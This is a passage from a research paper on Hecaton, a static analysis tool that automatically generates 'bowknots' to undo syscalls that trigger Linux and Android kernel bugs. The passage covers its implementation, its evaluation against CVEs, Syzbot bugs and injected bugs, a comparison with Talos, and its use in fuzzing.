To generate the bowknot's undo block, we need to identify all the state-mutating statements in the function, and generate the corresponding block. Hecaton is not currently able to generate an undo statement, as it might require fixing the parameters passed to a function. Therefore, Hecaton tries to *reuse existing undo statements* in a function and match them with the state-mutating ones. If Hecaton does not find a match for an undo statement in a function, or if it does not find a match for a state-mutating one, it inserts a warning in the undo blocks that it generates so that the analyst can manually fix the problem. Simply reusing existing statements is adequate in a large number of functions (§7.1.1).

As mentioned, Hecaton attempts to find all undo statements in the function for which it generates the undo block. An undo statement might be a function call or not. Hecaton uses the knowledge database to identify all the undo function call statements. For other undo statements, e.g., a counter decrement, it relies on the error handling blocks in the function.

To identify the error handling block candidates, we use the patterns often used for these blocks as discussed earlier. In addition, we also inspect all blocks that have one of the following jump statements in their bodies: `break`, `continue`, `return`, and `goto`. If such a block contains an undo function call (determined by consulting our knowledge database), we mark that block as an error handling one as well. In addition to the error handling blocks, some functions incorporate undo statements prior to the return statement. For example, it is common in kernel functions to allocate, acquire, enable, or turn on a resource, perform a task on it and then free, release, disable, or turn off that resource before returning a success value. Hecaton reuses these undo statements as well.

Having all the undo statements, the next step is to find their corresponding state-mutating statements. For error handling statements that are function calls, Hecaton uses its knowledge database. If there are multiple instances of the same state-mutating function, Hecaton chooses the one that shares more variables with the error handling statement. For all other types of statements, Hecaton uses string matching to pair them with state-mutating statements.

5.3 Incompleteness and Confidence Score

As mentioned, a small portion of bowknots generated automatically by Hecaton are not complete and require manual amendments. We analyze the underlying reasons for this incompleteness through experiments and a case-by-case study. We enable Hecaton to automatically detect features in functions that may result in the generation of an incomplete bowknot. For each generated bowknot, Hecaton provides a confidence score, indicating the probability of its effectiveness. Also, in cases that manual effort is necessary, Hecaton highlights the function(s) in the call stack that have the most negative effect on the confidence score and need manual corrections. Our experience and analysis show that six features play critical roles in generating complete bowknots. We quantify these features and linearly combine them into a single confidence score using adjustable coefficients. Finally, we tune these adjustable coefficients using real bugs (§7.1.3).

The first feature we use is the **location of the bug**. Our experience shows that if the last function of the call stack of the bug is inside a kernel component (e.g., a device driver), it is more likely that Hecaton could generate a complete working bowknot. In cases that the bug is in core kernel, for example, inside an inline function that manipulates kernel objects, it is

less likely that Hecaton could generate complete bowknots.

The second feature is the presence of **missing undo statements**. As we discuss in §5.2, Hecaton currently cannot generate undo statements from scratch. We decrease the confidence score when Hecaton does not find an undo match for a state-mutating function found in its knowledge database.

The third feature is the **method of error handling block detection** used in a function. As we discuss in §5.2 and §5.1, Hecaton uses different patterns to identify error handling blocks. Some of these patterns are used both in error handling and non-error handling blocks and hence might produce false undo statements. Therefore, we decrease the confidence score if such patterns are used.

The fourth feature is the **presence of function pointers**. As Hecaton currently cannot pair the state-mutating function pointers with its correct undo statement using its knowledge database, it solely relies on the string matching heuristic to pair them. As a result, we decrease the confidence score in the presence of such statements.

The fifth feature is the **presence of multi-statement undo code**, where multiple statements are used to undo one or more state-mutating statements. One important example is when a loop is used to undo the effects of another loop. Another important example is when a critical section is used in the error handling block. Hecaton assumes a one-to-one mapping between state-mutating and undo statements, and hence does not currently automatically handle such cases.

Finally, to take the miscellaneous unknown sources of inaccuracy in Hecaton's static analysis into account, we decrease the confidence score as the **number of state-mutating statements** in a function increases since having more state-mutating statements to pair increases the error probability.

6 Implementation

Static analysis tool. We implement Hecaton in C++ and Python with about 4,550 LoC. We use Clang for static analysis in Hecaton as it allows us to perform the analysis at the source code level. While we mainly test our solutions with the Linux kernel of Android devices and upstream x86 Linux kernels, we note that they are applicable to other OSes as well. Our static analysis tool is implemented as a plug-in for the Clang compiler. We use our plug-in alongside Android Clang version 5.0.1 for our Android devices, and we use the same plug-in (with a small modification to make it compatible with the newer version of Clang) alongside Clang version 11.0.0 for our upstream x86 Linux kernels.

We perform our analysis on the Abstract Syntax Tree (AST). When using the AST, we do not need to worry about parsing and lexing the source code. Moreover, we have high-level information of the source code needed for our analysis, such as functions and variables names. In addition, the organized structure of the AST facilitates finding the error handling blocks. In AST, all the statements and expressions are organized in a hierarchical structure as nodes of a tree, and Clang provides many helper functions to traverse the AST in an efficient way. There are also many helper functions to obtain attributes of each node of the AST. To obtain the AST of the source code, we use `ASTFrontendAction` with a custom `ASTConsumer`. We override the `VisitFunctionDecl` function of our custom `ASTConsumer` to obtain all the function declaration nodes in the AST. All the statements in the body of each function appear as children nodes of the function declaration node. To perform our analysis, we recursively visit all the children nodes in several passes. In these passes, using AST, first, we identify and pair undo nodes and state-mutating nodes to generate a bowknot for each function. As discussed in §4.1, a bowknot includes a generic undo block, several conditional `goto` statements, and several mask update statements. Then, using the AST helper function, `getSourceRange`, we identify the locations of these nodes in the source files. Finally, using Clang's Rewriter tool, we directly inject the generated bowknot into the source code.

Exception handler. We have implemented Hecaton with automatically-triggered bowknots for two Android devices naming Pixel3 and Nexus 5X and various versions of three x86 kernel branches naming upstream Linux kernel, Google's KMSAN kernel, and Linux-Next kernel. Nexus 5X runs CyanogenMod-13 Android OS with Linux kernel 3.10.73, Pixel3 runs Android-9.0.0 r0.43 with Linux kernel 4.9.96, and the x86 Linux versions vary between 5.5.0 and 5.8.0.

As discussed in §4.1, to support automatically-triggered bowknots, we need to instrument the kernel's exception handler. First, we need to distinguish between bowknot-supported faults and normal faults. To achieve this goal, we statically disassemble and parse the kernel image and extract the address ranges of bowknot-supported functions and save them into a header file. When any exception occurs, we use this header file to execute our modified exception handler for bowknot-supported faults and execute the unmodified exception handler otherwise. In our modified exception handler, after setting `bowknot_flag`, before returning to the buggy function, we advance the Program Counter (PC) register to skip the crashing instruction. In ARM architecture, all instructions have the same length, and we simply advanced the PC register by four. However, x86 instructions have variable lengths. As a result, we need to decode the current instruction's length to advance the PC to the next instruction. We use Zydis for this purpose, which is a lightweight open-source disassembler library for x86 and x86-64 instructions implemented in C [4]. Since Zydis is implemented with no third-party dependency (not even libC), we can build Zydis as a part of the Linux kernel. To minimize code added to the kernel, we only port parts of the Zydis necessary to decode the instructions' length.

For ARM, we add 72 lines of C code and 42 lines of assembly code to the kernel exception handler. For x86, we add 136 lines of C code to the kernel exception handler and port 4677 lines of C code from the Zydis library.

7 Evaluation

7.1 Effectiveness

7.1.1 Effectiveness in Bug Mitigation

Methodology. To test the effectiveness of Hecaton and bowknots, we test our bug workaround against 113 bugs in Android and x86 Linux kernel consisting of real CVEs, unpatched real bugs, and injected bugs. Using a combination of real and synthesized bugs to evaluate the effectiveness of fault-tolerant systems is a common practice [18] [21]. However, previous similar work, Talos [18], only used 11 real-world vulnerabilities and FGFT [21] tested no real-world bugs. In contrast, we use 39 real-world bugs. Similar to Talos and FGFT, to evaluate the effectiveness of bowknots, we measure two factors for each bug. First, whether the bug is successfully mitigated, and second, whether the system including the buggy module remains functional after the undo.

In our experiments, we use PoCs to trigger the bugs. In a successful mitigation, we make sure that the PoC still triggers the bug after bowknots insertion but that the execution of bowknots neutralizes the syscall that triggers the bug in a way that prevents the system from crashing, freezing, or generating further warnings by kernel sanitizers.

In addition, we test the functionality of the buggy module after the execution of bowknots as a result of triggering each bug. For our functionality test, we use standard benchmarking and self-test programs when they are available for a kernel module (e.g., GPU benchmarking application or Linux self-tests for a file system). Self-tests are small test programs that kernel developers have designed to exercise individual code paths in the kernel and report whether or not they achieve the expected outcomes. If no standard benchmark or self-test is available for a module, we manually test the underlying device of the buggy device driver in different configurations (e.g., taking pictures and videos in different settings to make sure the camera is functional.)

For comparison, we also test and report mitigation and functionality preserving for each bug using Talos [18], which uses code disabling (§2.3). Since Talos disables parts of the code, it might seem unnecessary to test Talos workarounds for functionality. However, in some cases, the disabled function does not play a crucial role in the functionality of the device, for example, when the bug is located in a function that logs the device driver's events. In these cases, code disabling (Talos) might preserve the functionality of the device.

As we discuss in §9, bowknots cannot be used for the bugs located in the kernel's clean-up paths. Hence, we only measure and report (in §9) how common this limitation is, and we do not consider them in our effectiveness evaluations.

We also evaluate the effectiveness of Hecaton in generating complete bowknots. First, we report whether the bowknots get executed automatically or if we manually encode the condition for its execution. Second, we report whether the automatically generated bowknots are complete or if we manually add statements to complete them. For each bug, we limit the amount of manual effort to complete its bowknots to 2 hours. If we could not fix a bowknot manually in 2 hours, we record it as unsuccessful.

CVEs and Real Bugs in Android To evaluate the effectiveness of bowknots and Hecaton in mitigating real bugs and vulnerabilities of Android devices, we use 9 real bugs and reported CVEs in four kernel components of the Pixel3 smartphone: binder IPC, camera driver, GPU driver, and the TCP layer in the network stack (used with WiFi).

Table 1 shows the result. It shows that bowknots are effective in mitigating the bugs and vulnerabilities in 100% of cases and maintain the system functionality in 100% of these cases. 88.9 % of bowknots use automatic triggers and only one case uses manual triggers. Moreover, Hecaton is capable of generating complete bowknots in 55.6% of cases. In contrast, Talos can only mitigate the bugs in 66.7% of cases and preserve the functionality in 22.2% of these cases. We discuss five of these vulnerabilities in Appendix.

Unpatched Real Bugs in x86 Linux kernel To further evaluate the applicability of bowknots and Hecaton to different targets and unpatched bugs, we use 30 real bugs in x86 Linux kernels reported by Syzbot [12]. We choose the 30 latest unpatched bugs (as of July 2020), which have reproducer PoC programs. The 30 bugs we test are located in various parts of the Linux kernel such as network stack, file system, memory management, HCI Bluetooth driver, and TTY driver.

Table 2 shows the results. It shows that bowknots are effective in mitigating the bugs and vulnerabilities in 90% of cases and maintain the system functionality in 90% of these cases. Moreover, Hecaton is capable of generating complete bowknots in 60% of cases. In contrast, Talos can only mitigate the bugs in 66.7% of cases and preserve the functionality in 26.7% of these cases.

Injected Bugs in Android To further test the ability of bowknots in maintaining the system functionality, and test the robustness of Hecaton against the location of the bugs in the kernel functions, we use bug injection. More specifically, we inject 41 bugs in the camera driver of Pixel3 and 33 bugs in its binder IPC subsystem. To avoid any bias in favor of or against Hecaton, we randomly choose the bug injection location. To do so, first, we fuzz each module using Syzkaller to identify all lines of code reachable through the syscall interface. Next, after excluding the locations in the kernel's clean-up paths (see §9), we randomly choose one of the reachable lines and insert an explicit `BUG()` function there. Since the inserted `BUG()`'s location is random, an arbitrary number of state-mutating statements might get executed prior to the bug, which needs to be undone by a bowknot. As a result, this evaluates the ability of Hecaton in generating effective bowknots in various cases. We then generate bowknots using Hecaton and apply them for each bug. Table 3 shows the results. It shows that bowknots are effective in mitigating the

Kernel Modules	Bug/ Vulnerability	Talos Mitigate?	Talos Preserve Function?	Bowknot Mitigate?	Bowknot Preserve Function?	Bowknot Trigger Mode	Hecaton's Generated Bowknots
Binder IPC	CVE-2019-2215	✓	✗	✓	✓	Manual	Not-Complete
	CVE-2019-1999	✓	✗*	✓	✓	Automatic	Complete
	CVE-2019-2000	✗	✗	✓	✓	Automatic	Complete
Camera Driver	CVE-2019-2284	✗	✗	✓	✓	Automatic	Not-Complete
	bug: msm_camera_power_down	✗	✗	✓	✓	Automatic	Not-Complete
	CVE-2019-2293	✓	✗	✓	✓	Automatic	Not-Complete
GPU Driver	CVE-2019-10529	✓	✗*	✓	✓	Automatic	Complete
	CVE-2018-5831	✓	✓	✓	✓	Automatic	Complete
Network (TCP)	CVE-2019-18805	✓	✓	✓	✓	Automatic	Complete

Table 1: *CVEs and real kernel bugs tested with bowknots. (* In these cases, the system was functional right after mitigation by Talos, but it stopped working after a while due to a memory leak resulting from code disabling.)*

Total # of tested Bugs	# mitigated by Talos	# function preserved by Talos	# mitigated by bowknots	# function preserved by bowknots	# automatic bowknot trigger	# complete bowknots by Hecaton	Avg. # added undo statements for incomplete bowknots by Hecaton
30	20	8	27	27	30	18	2

Table 2: *Unpatched bugs experiments (x86 Linux kernel bugs reported by Syzbot).*

bugs in 94.6% of cases and maintain the system functionality in 85.1% of these cases. Moreover, Hecaton is capable of generating complete bowknots in 70.4% of cases. In contrast, Talos can only mitigate the bugs in 64.9% of cases and preserve the functionality in 23.9% of these cases.

For all bugs for which Hecaton's bowknots were incomplete (injected bugs as well as real bugs and vulnerabilities), we needed to add on average 3 statements.

7.1.2 Effectiveness of Syscall Undo

We perform a detailed case study to evaluate bowknots' syscall undo capability. We perform a manual line-by-line investigation on the execution path of 10 real bugs (5 Android kernel and 5 x86 Linux bugs randomly chosen from the bugs discussed in §7.1.1). In this investigation, we search for any statement that changes the global state of the system but is not undone by bowknots. The result of this analysis shows that, to the best of our knowledge, for 6 cases the undo was complete and there were no changes to the system global state that did not get undone by the bowknots. Additionally, in 3 of the 4 failed cases, we could manually add the undo statements for the missed state-mutating statements and complete the bowknot in less than 2 hours. In the remaining one case, the state gets corrupted in a way that we even could not generate a complete bowknot manually. We discuss this case-by-case analysis in detail in the Appendix.

7.1.3 Effectiveness of Confidence Score

To evaluate Hecaton's confidence score, we use our corpus of 30 unpatched real bugs in x86 Linux kernel, which we discussed in §7.1.1. As mentioned in §5.3, Hecaton generates a confidence score for each bowknot instrumented function. Even if only one bowknot fails to undo the side effects of a partially executed function, the system state might remain inconsistent. As a result, to evaluate each bug, we consider the minimum confidence score for the bowknot instrumented functions in its call stack. We divide these 30 bugs into two sets of 20 and 10 bugs for respectively tuning and testing our confidence score. We tune the six coefficients of the confidence score (§5.3) in a way that it best separates the tuning set of bugs into two groups, one with complete bowknots and one that needs manual effort. Then we measure how well the tuned confidence score can predict the completeness of the bowknots Hecaton generates for 10 bugs in the testing set. Note that a false negative prediction is more acceptable than a false positive because in the case of a false negative the confidence score predicts an incomplete bowknot, which ends up being complete. Figure 4 shows that the confidence score works for 95% of the cases in the tuning set, and it predicts the completeness of generated bowknot with 90% accuracy in the testing set. Please note that there is no false positive in the results. In other words, whenever the minimum confidence score is greater than 50, the bowknots are complete.

7.2 Manual Effort for the Pair Database

We measure how much manual effort is needed to keep Hecaton's function-pair knowledge database updated with the ongoing updates in the kernel. For this purpose, we use Hecaton to generate the databases for 9 consecutive versions of x86 upstream Linux kernel, i.e., v5.0 to v5.8. As we discuss in §5.1, this database needs to be manually inspected and veri-

Kernel Modules	# Injected Bugs	# mitigated by Talos	# function preserved by Talos	# mitigated by bowknots	# function preserved by bowknots	# automatic bowknot trigger	# complete bowknots by Hecaton	Avg. # added undo statements for incomplete bowknots by Hecaton
Camera	41	34	5	40	33	33	26	2
Binder	33	14	12	30	30	26	24	4

Table 3: *Bug injection experiments (camera device driver and Binder IPC).*

device	driver	version	bugs	U. reboots	U. up time	U. fuzz time	B. reboots	B. up time	B. fuzz time
Pixel3	Camera	2018-08-22	3	1035 ± 60	24h	$12h18m \pm 9m$	98.3 ± 114	24h	$22h49m \pm 1h5m$
Nexus 5X	Camera	2016-10-13	6	622.3 ± 48	24h	$12h10m \pm 19m$	12.0 ± 0.0	24h	$23h19m \pm 1m$

Table 4: *Effective fuzzing time. U. and B. refer to using unmodified kernel vs. a kernel updated with bowknots. The number of reboots are per hour. Up time is the overall time during which the fuzzer is running including wasted reboot time. Fuzz time (i.e., effective fuzz time) is the time during which the fuzzer is actually fuzzing the kernel of the device.*




Figure 4: *Hecaton Confidence score prediction for Tuning and Testing sets*




Figure 5: *GPU and TCP performance as the number of executed bowknots increase. (a) Pixel3 GPU , (b) Pixel3 TCP, (c) x86 upstream Linux (running in QEMU) TCP.*

fied. Our measurements show that when we move from one kernel version to the next, on average 115 ± 18 additional function pairs need to be verified, which in our experience takes between 2 to 3 hours.

7.3 Performance Overhead

We measure the overhead of bowknots on the normal performance of the system. To do so, we measure how the performance overhead increases as the number of executed functions with bowknot instrumentation increases. To test the performance overhead of bowknots in our ARM implementation, we use two benchmark applications, "GPU Mark benchmark" that measures the output frame-rate of GPU renderings, and "Tamosoft Throughput Test" that measures the downlink TCP throughput. To test the performance overhead of bowknots in our x86 implementation, we use iPerf tool [1] in Linux kernel to measure the downlink TCP throughput.

Each benchmark results in the execution of many functions in their corresponding kernel components. First, we detect all these triggered functions (410 functions in the Pixel3 GPU driver, 390 functions in the Pixel3 networking stack, and 370 functions in x86 Linux networking stack). We then randomly choose a number of these functions and instrument them with bowknots. For all modules, we either instrument 100, 200, or all available functions in them. We run the benchmarks 10 times and show the average±stdev throughput in Figure 5.

The results show that there are no statistically noticeable performance drops even if all executed functions are instrumented with bowknots.

7.4 Use-Case Evaluation

As discussed in §2.2, by neutralizing bug-triggering syscalls, bowknots can help reduce the number of repetitive reboots during a fuzzing session. We evaluate the benefits of bowknots for fuzzing in this section. We fuzzed 13 device drivers and kernel components (camera driver, GPU driver, audio driver, WiFi driver, ION, Binder, and Ashmem) in three smartphones (Pixel3, Nexus 5X, and Samsung S7). Out of these, 5 of them showed repetitive reboots due to easily-triggered bugs. Out of these 5 drivers, 2 of them had easily-triggered bugs that bowknots could effectively mitigate. We show the results for these two drivers: the camera device driver of Pixel3 and the camera device driver of Nexus 5X. We note that bowknots cannot provide any benefits for the other three drivers.

We use the following experimental methodology. We run each fuzzing experiment for 24 hours as suggested by Klees et al. [23]. Moreover, we repeat each experiment 3 times and report averages and standard deviations. To implement this methodology, we faced and solved a practical challenge. More specifically, running 24-hour kernel fuzzing experiments on




Figure 6: *The setup used in our fuzzing experiments.*




Figure 7: *(a) Total executed fuzzing programs. (b) Covered basic blocks (code coverage percentage is also reported on top of each bar).*

smartphones proved to be challenging due to unreliability of the Android Debug Bridge (ADB). Occasionally, ADB would malfunction and the desktop machine running the fuzzer would lose its connection to the device, disrupting the experiment. This phenomenon happened more frequently when the device was rebooted more often. Our first attempt to address this problem was to restart the experiment from scratch when this issue happened. Given that experiments are 24 hours long, this proved to be a very lengthy process. Therefore, we built a custom hardware-software framework to programmatically and forcefully reboot the device using its power button when the connection to the device was lost. Figure 6 shows this setup. We 3D printed the cover to hold the smartphone in place, used a 45 Newton linear solenoid to press and hold the power button, and used an Arduino Uno board to control the solenoid from the fuzzer.

Increased fuzzing time. Table 4 shows the effective fuzzing time achieved when fuzzing the unmodified driver and the driver with bowknots. As the table shows, bowknots increase the effective fuzzing time by $88.6\% \pm 4.6\%$.

Executed programs. Figure 7a shows the total number of executed fuzzing programs. Bowknots eliminate wasted fuzz time and hence the fuzzer executes more programs. Our results show that we manage to execute $723.5\% \pm 124\%$ more fuzzing programs on average with bowknots.

Code coverage. Figure 7b shows the code coverage in the driver under test. As can be seen, the higher number of executed programs and fewer reboots result in $54.3\% \pm 6.1\%$ higher code coverage.

Comparison with Talos. We compare the effectiveness of our approach in improving the fuzzing efficiency with Talos. To do this, we apply Talos to buggy functions in our fuzzing experiments. Our analysis shows that Talos, as a result, disables a large number of basic blocks, effectively lowering the code coverage. Moreover, our analysis shows that bowknots, when applied to the kernel, allow the fuzzer to cover a large part of the basic blocks that Talos disables. Table 5 shows the results. The results are insightful. Talos' approach disables the code unconditionally resulting in disabling 1290 basic blocks overall. However, bowknots only undo the syscall when they are triggered. Therefore, they allow the code to be executed with good inputs, i.e., those that do not result in triggering the bug. This proves to be critical for achieving good code coverage when fuzzing. As a result, bowknots help cover 66% of the basic blocks disabled by Talos.




Figure 8: *Time taken for the fuzzer to discover a bug (i.e., trigger a bug for the first time). Each x-axis tick represents a unique bug.The points with no error bars represent bugs only found once during experiments*

Bug triggered by fuzzer	Basic blocks disabled by Talos	Basic blocks disabled by Talos & covered by bowknots
msm_actuator_subdev_ioctl	141	129
msm_camera_io_w_mb	2	2
msm_camera_io_r	2	2
msm_flash_config	91	82
msm_csid_config	37	35
msm_cpp_subdev_ioctl	785	459
cam_ife_mgr_acuire_hw	71	45
cam_sensor_core_power_up	109	67
msm_camera_power_down	52	32

Table 5: *Bowknots vs. code disabling (Talos) for fuzzing.*

Faster and more effective bug detection. By eliminating reboots with bowknots, we manage to find bugs faster. Figure 8 shows the list of all the bugs found in the two drivers. It shows on average the time it takes to find the bug in drivers with and without bowknots. As the results show, bowknots help us find all these bugs faster. On average, we find the same bugs faster by 42.6 minutes. This speed-up varies between 6 minutes to 162 minutes for different bugs.

8 Other Related Work

Automatic fault recovery. FGFT provides fine-grained recovery for faults in device drivers [21]. To do so, it checkpoints the memory and I/O device state on select entry points and restores them when a fault is detected. FGFT's key technique is to checkpoint and restore device state using existing power management code in device drivers. There are two important limitations that make this solution unsuitable to be used as a generic kernel bug workaround solution. First, checkpointing the state of an I/O device using power management facilities is not feasible for all I/O devices. In fact, some of the devices that we tested in our evaluation (e.g., the camera of Nexus 5X smartphone) do not support this. Moreover, a checkpointing solution for the kernel memory is difficult to integrate into existing kernels. Virtual machine checkpointing exists; however, that does not apply to the kernels of real systems. Second, checkpointing the state of the system before every syscall is costly.

ASSURE uses rescue points for automatic recovery from faults in an application [39]. Rescue points are sites within an application that handle known errors. When faced with an unknown error, ASSURE restores the state of the application to a suitable and close rescue point, which then returns an error. However, ASSURE requires checkpointing the state at rescue points, which is expensive for syscalls and not feasible for all the hardware state.

Akeso uses recovery domains to undo a syscall or interrupt upon a fault [24]. Recovery domains log modifications to the kernel state and commit only upon successful execution. This allows the domains to undo the effects when facing a fault. Similar to Hecaton, Akeso can undo a syscall that ends up in a bug trigger. However, Akeso's approach is not suitable for a bug workaround either. First, Akeso has significant performance overhead (1.08× to 5.6×). Second, Akeso does not support "code that write directly to external devices", which includes important parts of device drivers.

RCV automatically recovers from null pointer dereference and divide-by-zero errors [27]. It does so by handling the corresponding signals, repairs the execution by performing a default operation (e.g., return zero to a read from a zero address), monitors the effects of the repair in order to contain its effects within the application process, and detaches from the application when the effects are flushed. RCV is suitable for deployed applications as it helps them survive otherwise fail-stop errors. However, it does change the behavior of the application (even if slightly) and hence is not appropriate as a workaround solution.

Input filtering. Another possible approach to work around a bug in the kernel is to filter those syscalls that trigger it. For example, VSEF uses execution-based filters to detect and then prevent exploits of a known vulnerability [29]. Sweeper monitors the execution of programs to detect attacks, analyzes the attack, deploys an antibody to prevent future exploits, and recovers the execution using the checkpoint/restore mechanism [43]. Vigilante generates a filter for preventing worms from exploiting vulnerable services [16]. However, there are important limitations for this approach to be used as a bug workaround. First, evaluating every syscall against a filter causes performance overhead. Second, discovering the exact condition and inputs under which a syscall triggers a bug is challenging. Third, there is currently no syscall filtering solution that can perform complex checks on the syscall input. Seccomp provides kernel syscall filtering but does not allow to maintain any state nor does it allow to check the arguments passed in memory.

Automated patching. The goal of this line of work is to generate a correct patch for a bug automatically. Recent efforts do so by using simulated genetic processes to fix program faults [46], leveraging static analysis to patch race conditions [20], policing invariants to curb heap buffer overflows and control flow hijacks [33], utilizing the semantic analysis of test suites to correct program states [30], and using code annotations (contracts) to generate patch candidates [45]. In contrast, we focus on a workaround for a bug. Our goal is not to properly patch the bug, rather to provide a temporary solution until a patch is ready. Hence, our work is orthogonal to this line of work.

Hot-patching is a method for changing the behavior of binaries at runtime, commonly used for delivering patches without the need to reboot [41]. Linux kernel and kernel extensions implement hot-patching by modifying the impacted functions and redirecting the execution flows [3] [2]. Recently, the urgent need for delivering security patches to fragmented Android devices has become a hot research topic. KARMA [15], VULMET [47], Instaguard [14], and Embroidery [48] extract rules and specifications from existing patches, and generate hot-patches for the fragmented Android kernel or user space binaries that are poorly maintained. These hot-patching mechanisms work assuming that the patches are available. In contrast, a workaround tries to mitigate a bug before a patch is available. Hence, our work is orthogonal to this line of work.

Error handling analysis. Several efforts have attempted to identify defective error handlers. For example, CheQ [28] locates security checks and error handlers in the kernel by searching certain patterns, and leverages this information to catch unhandled errors and other bugs. APEx [22] identifies the error handlers based on the characteristics of error paths. EPEx [19] symbolically executes the test programs and explores error paths to find the mishandled exceptions. ErrDoc [42] leverages both symbolic execution and function pair matching to identify error handlers, and it automatically detects and then fixes incorrect or missing handlers. Hector [35] walks the control graph to identify the missing release statements in the error handlers based on a list of acquisition-release function pairs. EIO [17] and Rubio-González, et al. [34] present a method that uses data-flow analysis to detect unchecked errors as they propagate in the

file system code.

Hecaton identifies function pairs using a method similar to PF-Miner [26] and ErrDoc [42], which utilize string matching and path heuristics. However, there are two differences. First, PF-finder uses Longest Common Substring (LCS) as a metric as opposed to Hecaton's string similarity score discussed in §5.1. Second, PF-finder discards the paired functions with the exact same name, which can result in errors. For example, `regulator_set_voltage` function is used to both turn on and turn off a device.

9 Other Limitations

Undetected corruptions. Bowknots' effectiveness depends on catching the errors before they corrupt the system and undo the effect of the system call that causes the error. In some cases, a crash as a result of a bug (e.g., out of bound write/read to/from a non-allocated address) triggers the execution of bowknots. However, in cases that the same bug does not result in a crash, bowknots rely on kernel sanitizers (e.g., KASAN) to catch the error before it corrupts the kernel. In cases where there is no crash, kernel sanitizers do not catch the error, or they are not enabled in the kernel for performance reasons, the analyst needs to provide the check for triggering the bowknot, otherwise the bowknots might not be secure and effective.

Bugs in clean-up paths. Bowknots are workarounds for bugs designed based on the idea of undoing the effect of partially executed syscalls. However, undoing the effect of syscalls that are themselves designed for clean-up is not possible. Consider a syscall designed to destroy a few kernel objects and free all the allocated memories. If a crash happens in the middle of this syscall, where half of the kernel objects are destroyed, no bowknot could re-create the exact objects and undo the effect of this partially executed syscall. We studied the latest 100 bugs of Linux upstream kernel reported by Syzbot (as of October 2020). Our study showed that 28% of the bugs are located in clean-up paths and hence were not amenable to bowknots.

10 Conclusions

We presented workarounds for kernel bugs, called bowknots, which undo the in-flight syscall that triggers a bug. Bowknots maintain the functionality of the system even when bugs are triggered, are applicable to many kernel bugs, do not cause noticeable performance overhead, and have a small kernel footprint. Moreover, to simplify bowknots generation, we introduced Hecaton, a static analysis tool that generates bowknots automatically. Our evaluations show that bowknots are effective in mitigating bugs and security vulnerabilities and preserve the system functionality in most cases. Moreover, bowknots generated by Hecaton are complete in 64.6% of the cases.

Acknowledgments

The work was supported in part by NSF Awards #1953932, #1953933, #1846230, #1617481, and #1617513. We thank the anonymous reviewers for their insightful comments.

References

[1] iPerf - The ultimate speed test tool for TCP, UDP and SCTP. https://iperf.fr/.

[2] Livepatch. https://www.kernel.org/doc/Documentation/livepatch/livepatch.txt.

[3] Oracle Ksplice. https://ksplice.oracle.com.

[4] The ultimate, open-source X86 and X86-64 decoder-disassembler library. https://zydis.re/.

[5] american fuzzy lop. http://lcamtuf.coredump.cx/afl/README.txt, 2015.

[6] Android vs iPhone boot times tested: which one is the fastest? https://www.phonearena.com/news/Android-vs-iPhone-boot-times-tested-which-one-is-the-fastest_id69582, 2015.

[7] Qualcomm launches bug bounty program for Snapdragon chips, modems. https://www.zdnet.com/article/qualcomm-launches-hardware-bug-bounty-program/, 2016.

[8] How syzkaller works. https://github.com/google/syzkaller/blob/master/docs/internals.md, 2017.

[9] What's New in Android Security (Google I/O '17) - Video. https://www.youtube.com/watch?v=C9_ytg6MUP0, 2017.

[10] Bugs and Vulnerabilities Founds by Syzkaller in Linux Kernel. https://github.com/google/syzkaller/blob/master/docs/linux/found_bugs.md, 2018.

[11] The Kernel Address Sanitizer (KASAN). https://github.com/google/kasan/wiki, 2018.

[12] syzbot. https://syzkaller.appspot.com/upstream, 2019.

[13] Syzkaller: an unsupervised, coverage-guided Linux system call fuzzer. https://opensource.google.com/projects/syzkaller, 2019.

[14] Y. Chen, Y. Li, L. Lu, Y. Lin, H. Vijayakumar, Z. Wang, and X. Ou. Instaguard: Instantly deployable hot-patches for vulnerable system programs on android. In *Proc. Internet Society NDSS*, 2018.

[15] Y. Chen, Y. Zhang, Z. Wang, L. Xia, C. Bao, and T. Wei. Adaptive android kernel live patching. In *Proc. USENIX Security Symposium*, 2017.

[16] M. Costa, J. Crowcroft, M. Castro, A. Rowstron, L. Zhou, L. Zhang, and P. Barham. Vigilante: End-to-end Containment of Internet Worms. In *Proc. ACM SOSP*, 2005.

[17] H. S. Gunawi, C. Rubio-González, A. C. Arpaci-Dusseau, R. H. Arpaci-Dusseau, and B. Liblit. Eio: Error handling is occasionally correct. In *Proc. FAST*, 2008.

[18] Z. Huang, M. D'Angelo, D. Miyani, and D. Lie. Talos: Neutralizing Vulnerabilities with Security Workarounds for Rapid Response. In *Proc. IEEE Symposium on Security and Privacy (S&P)*, 2016.

[19] S. Jana, Y. Kang, S. Roth, and B. Ray. Automatically Detecting Error Handling Bugs Using Error Specifications. In *Proc. USENIX Security Symposium*, 2016.

